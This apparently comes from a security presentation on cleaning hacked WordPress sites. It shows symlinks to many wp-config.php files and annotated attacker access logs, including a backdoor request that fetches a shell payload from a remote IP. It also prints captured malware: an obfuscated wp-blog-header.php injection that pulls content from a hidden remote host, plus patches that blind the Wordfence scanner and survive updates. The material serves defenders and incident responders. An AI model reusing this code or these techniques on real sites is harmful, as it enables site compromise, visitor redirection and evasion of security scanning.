lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]1 .. wp-config.php -> /home/m[redacted]d1/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]i .. wp-config.php -> /home/m[redacted]ri/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]l .. wp-config.php -> /home/m[redacted]el/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]2 .. wp-config.php -> /home/m[redacted]b2/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]7 .. wp-config.php -> /home/m[redacted]r7/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]2 .. wp-config.php -> /home/n[redacted]r2/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]b .. wp-config.php -> /home/n[redacted]nb/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]1 .. wp-config.php -> /home/n[redacted]i1/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]y .. wp-config.php -> /home/n[redacted]my/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]e .. wp-config.php -> /home/o[redacted]ee/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]z .. wp-config.php -> /home/p[redacted]mz/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]p .. wp-config.php -> /home/p[redacted]lp/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]e .. wp-config.php -> /home/p[redacted]te/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]3 .. wp-config.php -> /home/p[redacted]d3/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]t .. wp-config.php -> /home/r[redacted]nt/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]y .. wp-config.php -> /home/r[redacted]ly/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]n .. wp-config.php -> /home/r[redacted]en/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]3 .. wp-config.php -> /home/r[redacted]a3/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]i .. wp-config.php -> /home/s[redacted]ei/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]r .. wp-config.php -> /home/s[redacted]pr/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]4 .. wp-config.php -> /home/s[redacted]z4/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]i .. wp-config.php -> /home/s[redacted]di/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  44 Dec  6 00:08 [redacted]2 .. configuration.php -> /ho[redacted]nrise2/public_html/configuration.ph
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]2 .. wp-config.php -> /home/s[redacted]e2/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]u .. wp-config.php -> /home/s[redacted]du/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]h .. wp-config.php -> /home/s[redacted]th/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]7 .. wp-config.php -> /home/t[redacted]s7/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]s .. wp-config.php -> /home/t[redacted]es/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]l .. wp-config.php -> /home/t[redacted]i1/public_html/wp-config.php
```

Backups are essential

(Especially when cleaning sites!)

So are access logs!

Fake theme upload

```
178.137.85.x [22/Jun/2018:09:35:25 -0600]
"GET /wp-login.php HTTP/1.1" 200
178.137.85.x [22/Jun/2018:09:35:27 -0600]
"POST /wp-login.php HTTP/1.1" 302
```

Attacker logs in

```
178.137.85.x [22/Jun/2018:09:35:28 -0600]
"GET /wp-admin/ HTTP/1.1" 200

178.137.85.x [22/Jun/2018:09:35:36 -0600]
"GET /wp-admin/theme-install.php?upload HTTP/1.1" 200
178.137.85.x [22/Jun/2018:09:35:38 -0600]
"POST /wp-admin/update.php?action=upload-theme HTTP/1.1" 200
```

Uploads fake theme

```
178.137.85.x [22/Jun/2018:09:50:27 -0600]
"POST /wp-content/themes/pikture/db.php?u HTTP/1.1" 200
```

Uses new backdoor

Fake plugin upload

```
185.106.120.x [15/Aug/2018:03:32:45 +0200]         Attacker logs in
"POST /wp-login.php HTTP/1.1" 302

185.106.120.x [15/Aug/2017:03:33:06 +0200]
"GET /wp-admin/plugin-install.php?tab=upload HTTP/1.1" 200
185.106.120.x [15/Aug/2017:03:33:08 +0200]                        Uploads plugin
"POST /wp-admin/update.php?action=upload-plugin HTTP/1.1" 200

185.106.120.x [15/Aug/2017:03:33:14 +0200]                        Activates fake “Akismet”
"GET /wp-admin/plugins.php
    ?action=activate&plugin=aksimet%2Findex.php&[...] HTTP/1.1" 302

185.106.120.x [15/Aug/2017:03:33:18 +0200]                        Checking plugin works
"GET /?key=testActivation HTTP/1.1" 200
```

Fake plugin upload (cont.)

```
185.106.120.x [15/Aug/2017:06:20:02 +0200]          Downloading payload
"GET /?key=uploadUpdate
    &url=http%3A%2F%2Fx.x.x.x%2Fpayload%2Fshell%2Fwp-update.txt
    &file_name=wp-update HTTP/1.1" 200
185.106.120.x [15/Aug/2017:06:20:03 +0200]          Using downloaded malware
"POST /wp-update.php HTTP/1.1" 200
```

It continued for days, until the site was cleaned and the malware removed.

```
[15/Aug/2017:06:20:02 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.x%2Fpayload%...
[15/Aug/2017:06:20:03 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.x%2Fpayload%...
[15/Aug/2017:06:20:05 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.x%2Fpayload%...
[15/Aug/2017:06:20:06 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.x%2Fpayload%...
[15/Aug/2017:17:21:33 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.x%2Fpayload%...
[16/Aug/2017:15:56:05 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.y%2Fpayload%...
[16/Aug/2017:15:56:07 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.y%2Fpayload%...
[16/Aug/2017:15:56:08 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.y%2Fpayload%...
[16/Aug/2017:15:56:10 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.y%2Fpayload%...
```

Fresh install hijack

```
185.97.134.x [13/Jun/2017:14:54:33 -0400]            Looking for fresh install
"GET /wp-admin/setup-config.php HTTP/1.1" 200
185.97.134.x [13/Jun/2017:14:54:39 -0400]            Start site setup
"POST /wp-admin/setup-config.php?step=0 HTTP/1.1" 200
185.97.134.x [13/Jun/2017:14:54:48 -0400]            Complete site setup
"POST /wp-admin/setup-config.php?step=2 HTTP/1.1" 200
... user login ...                                    Login to created admin

185.97.134.x [13/Jun/2017:14:58:06 -0400]            Upload malicious plugin
"GET /wp-admin/plugin-install.php?tab=upload HTTP/1.1" 200
185.97.134.x [13/Jun/2017:14:58:30 -0400]            Activate plugin
"GET /wp-admin/plugins.php
    ?action=activate&plugin=ubh%2Fubh.php&[...] HTTP/1.1" 302
185.97.134.x [13/Jun/2017:14:58:57 -0400]            Check malware working
"GET /wp-content/plugins/ubh/wp-blog.php HTTP/1.1" 200
```


My Favourite Malware

A typical site clean?

1. Started Wordfence “high-sensitivity” scan
2. No results found (happens occasionally with new malware)
3. Copied files to cleaning server
4. Found **three changed files**
   a. `wfScanEngine.php`
   b. `wp-blog-header.php`
   c. `class-wp-upgrader.php`


Why did Wordfence miss these changes?

/wp-content/plugins/wordfence/lib/wfScanEngine.php




```php
unset(
    $this->knownFiles["core"]["wp-blog-header.php"],
    $this->knownFiles["core"][$file = "wp-admin/includes/class-wp-upgrader.php"],
    $this->knownFiles["plugins"]["wp-content/plugins/wordfence/lib/wfScanEngine.php"]
);

if (method_exists("wordfenceHash", "wfHash")) {
    $hash = @wordfenceHash::wfHash(ABSPATH . $file);

    if (count($hash) > 1 && strlen($hash[1]) > 12) {
        $this->knownFiles["core"][$file] = strtoupper($hash[1]);
    }
}

if  (!is_array($this->knownFiles)) {
```

/wp-blog-header.php



```php
$e = pathinfo($f = strtok($p = @$_SERVER["REQUEST_URI"], "?"), PATHINFO_EXTENSION);
if ((!$e || in_array($e, array("html", "jpg", "png", "gif")) || basename($f, ".php") == "index") && in_array(strtok("="), array("", "p", "page_id")) && (empty($_SERVER["HTTP_USER_AGENT"]) || (stripos($u = $_SERVER["HTTP_USER_AGENT"], "AhrefsBot") === false && stripos($u, "MJ12bot") === false))) {
    $at = "base64_" . "decode";
    $ch = curl_init($at("aHR0cDovL3dwYWRtaW5hZ...")."0372f6d9a450fbded47ae7...".$p);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_HTTPHEADER, array("X-Forwarded-For: ".@$_SERVER["REMOTE_ADDR"]));
    if (isset($_SERVER["HTTP_USER_AGENT"]))
        curl_setopt($ch, CURLOPT_USERAGENT, $_SERVER["HTTP_USER_AGENT"]);
    if (isset($_SERVER["HTTP_REFERER"]))
        curl_setopt($ch, CURLOPT_REFERER, $_SERVER["HTTP_REFERER"]);
    $ci = "curl_ex" . "ec";
    $data = $ci($ch);
    $code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    if (strlen($data) > 255 && $code == 200) {
        echo $data; exit;
    } else if ($data && ($code == 301 || $code == 302)) {
        header("Location: " . trim($data), true, $code); exit;
    }
}
```

/wp-admin/includes/class-wp-upgrader.php




```php
if (strpos($package, "wordpress-") !== false) {
   @unlink($working_dir . "/wordpress/wp-admin/includes/class-wp-upgrader.php");
   @unlink($working_dir . "/wordpress/wp-blog-header.php");
}
                            <----------------->

if ($destination_name == "wordfence" && ($data = file_get_contents($file = $destination . "lib/wfScanEngine.php"))) {
    $data = str_replace('if (!is_array($this->knownFiles))',
        'unset($this->knownFiles["core"]["wp-blog-header.php"],
        $this->knownFiles["core"][$file = "wp-admin/includes/class-wp-upgrader.php"],
        $this->knownFiles["plugins"]["wp-content/plugins/wordfence/lib/wfScanEngine.php"]);
        if (method_exists("wordfenceHash", "wfHash")) {
            $hash = @wordfenceHash::wfHash(ABSPATH . $file);
            if (count($hash) > 1 && strlen($hash[1]) > 12) {
                $this->knownFiles["core"][$file] = strtoupper($hash[1]);
            }
        }
        if  (!is_array($this->knownFiles))', $data, $count);
    if ($data && $count) {
        file_put_contents($file, $data);
    }
}
```

It continues to evolve

